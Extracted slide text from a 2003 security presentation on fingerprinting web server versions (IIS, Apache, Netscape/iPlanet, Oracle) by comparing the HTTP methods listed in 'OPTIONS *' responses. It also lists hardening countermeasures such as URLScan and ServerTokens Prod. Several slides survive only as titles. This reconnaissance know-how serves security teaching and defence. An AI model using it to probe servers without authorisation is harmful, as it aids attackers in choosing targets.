GET,HEAD,POST,OPTIONS,TRACE



Copyright ©2003 by infosecguru.com, All Rights Reserved 242 Tell IIS Apart Server: Microsoft-IIS/4.0 Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE Server: Microsoft-IIS/5.0 Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Copyright ©2003 by infosecguru.com, All Rights Reserved 243 Tell iPlanet Apart Server: Netscape-Enterprise/4.0 Allow: HEAD, GET, PUT, POST Server: Netscape-Enterprise/4.1 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Server: Netscape-Enterprise/6.0 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR

Copyright ©2003 by infosecguru.com, All Rights Reserved 244 Fingerprinting Countermeasures Microsoft Internet Information Server (IIS) - URL Scan - IIS Lockdown - SecureIIS Apache - Mod_Rewrite - http.conf Configurations - Source code modifications

Copyright ©2003 by infosecguru.com, All Rights Reserved 245 Fingerprinting Countermeasures Apache Source Altering Include/httpd.h Define SERVER_BASEVENDOR “Apache Group” Define SERVER_PRODUCTVENDOR “Apache” Define SERVER_BASEVERSION “1.3.26”

Copyright ©2003 by infosecguru.com, All Rights Reserved 246 Fingerprinting Countermeasures Limit Directive Method Restrictions Apache httpd.conf ServerSignatures Off ServerTokens Prod
Copyright ©2003 by infosecguru.com, All Rights Reserved 247 Fingerprinting Countermeasures URL Scan Careful, may break exchange because relies on many varied HTTP Request Methods
Copyright ©2003 by infosecguru.com, All Rights Reserved The Server Banner

Copyright ©2003 by infosecguru.com, All Rights Reserved Servers with no banner
Copyright ©2003 by infosecguru.com, All Rights Reserved OPTIONS *
Copyright ©2003 by infosecguru.com, All Rights Reserved IIS 4.0
Copyright ©2003 by infosecguru.com, All Rights Reserved IIS 5.0
Copyright ©2003 by infosecguru.com, All Rights Reserved Quick Check IIS 4.0 - Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE IIS 5.0 - Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH We can now differentiate between IIS 4.0 and IIS 5.0 and between Apache and IIS!
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache 1.3.x
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache 2.0.x
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache 2.0.x - Allow: GET, HEAD, POST, OPTIONS TRACE Quick Check Apache 1.3.x - Allow: GET, HEAD, OPTIONS, TRACE We can now differentiate 1.3.x and 2.0.x because of the added POST OPTION.
Copyright ©2003 by infosecguru.com, All Rights Reserved Take a guess
Copyright ©2003 by infosecguru.com, All Rights Reserved Netscape 3.6
Copyright ©2003 by infosecguru.com, All Rights Reserved Netscape 4.1
Copyright ©2003 by infosecguru.com, All Rights Reserved Netscape 6.0

Copyright ©2003 by infosecguru.com, All Rights Reserved Adequate Entropy The results from the sampling of HTTP output using only “OPTIONS *” provided enough data to start fingerprinting.
Copyright ©2003 by infosecguru.com, All Rights Reserved Server Responses Microsoft-IIS/4.0 Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE Microsoft-IIS/5.0 Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Apache/1.3.26 (Unix) Allow: GET, HEAD, OPTIONS,TRACE Apache/2.0.41-dev (Unix) Allow: GET,HEAD,POST,OPTIONS,TRACE Oracle9iAS/9.0.2 Oracle HTTP Server Oracle9iAS-Web-Cache/9.0.2.0.0 (N) Allow: GET, HEAD, OPTIONS, TRACE Netscape-Enterprise/3.6 SP2 Public: HEAD, GET, PUT, POST Netscape-Enterprise/4.0 Allow: HEAD, GET, PUT, POST Netscape-Enterprise/4.1 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Netscape-Enterprise/6.0 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Server Response
Copyright ©2003 by infosecguru.com, All Rights Reserved OPTIONS * Conclusions If the server allows and supports the “OPTIONS” HTTP Request Method, then with a reasonable level of certainty, we can conclude what the major version number is for a popular web server. The “Server” response header is no longer necessary to determine what a web server is running.
